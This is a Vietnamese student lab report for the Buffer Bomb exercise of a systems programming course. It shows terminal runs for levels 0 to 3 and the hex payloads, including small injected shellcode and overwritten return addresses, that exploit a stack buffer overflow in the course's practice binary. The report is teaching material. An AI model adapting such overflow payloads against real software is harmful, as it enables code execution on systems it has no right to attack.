

Lab

6

BÁO CÁO BÀI THỰC HÀNH SỐ 6

BUFFER OVERFLOW ATTACK

Buffer Bomb


Môn học: Lập trình Hệ thống (NT209)

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Thời gian thực hiện	08/05/2024

Lab 6: Buffer Overflow Attack

Quy ước: UserID: 303501541


LEVEL 0



```
(kali@kali)-[~/Desktop/NT209/Lab6]
$ ./hex2raw < ans1.txt | ./bufbomb -u 303501541
Userid: 303501541
Cookie: 0x478b3181
Type string:Smoke!: You called smoke()
VALID
NICE JOB!

(kali@kali)-[~/Desktop/NT209/Lab6]
$
```

LEVEL 1



```
(kali@kali)-[~/Desktop/NT209/Lab6]
$ ./hex2raw < ans2.txt | ./bufbomb -u 303501541
Userid: 303501541
Cookie: 0x478b3181
Type string:Fizz!: You called fizz(0x478b3181)
VALID
NICE JOB!

(kali@kali)-[~/Desktop/NT209/Lab6]
$
```

LEVEL 2:

```

(kali@kali)-[~/Desktop/NT209/Lab6]
$ ./hex2raw < ans3.txt | ./bufbomb -u 303501541
Userid: 303501541
Cookie: 0x478b3181
Type string:Bang!: You set global_value to 0x478b3181
VALID
NICE JOB!

(kali@kali)-[~/Desktop/NT209/Lab6]
$
  
```

ans4.txt

```

1 c7 05 60 01
2 ac 80 81 31
3 8b 47 68 69
4 b3 ab 80 c3
5 48 48 48 48
6 48 48 48 48
7 48 48 48 48
8 48 48 48 48
9 48 48 48 48
10 48 48 48 48
11 48 48 48 48
12 48 48 48 48
13 48 48 48 48
14 48 48 48 48
15 48 48 48 48
16 48 48 48 48
17 48 48 48 48
18 00 33 68 55
19
  
```

LEVEL 3

```

(kali@kali)-[~/Desktop/NT209/Lab6]
$ ./hex2raw < ans4.txt | ./bufbomb -u 303501541
Userid: 303501541
Cookie: 0x478b3181
Type string:Boom!: getbuf returned 0x478b3181
VALID
NICE JOB!

(kali@kali)-[~/Desktop/NT209/Lab6]
$
  
```

ans4

```

1 b8 81 31 8b
2 47 68 d7 b3
3 ab 80 c3 00
4 00 00 00 00
5 00 00 00 00
6 00 00 00 00
7 00 00 00 00
8 00 00 00 00
9 00 00 00 00
10 00 00 00 00
11 00 00 00 00
12 00 00 00 00
13 00 00 00 00
14 00 00 00 00
15 00 00 00 00
16 00 00 00 00
17 60 33 68 55
18 00 33 68 55
19
  
```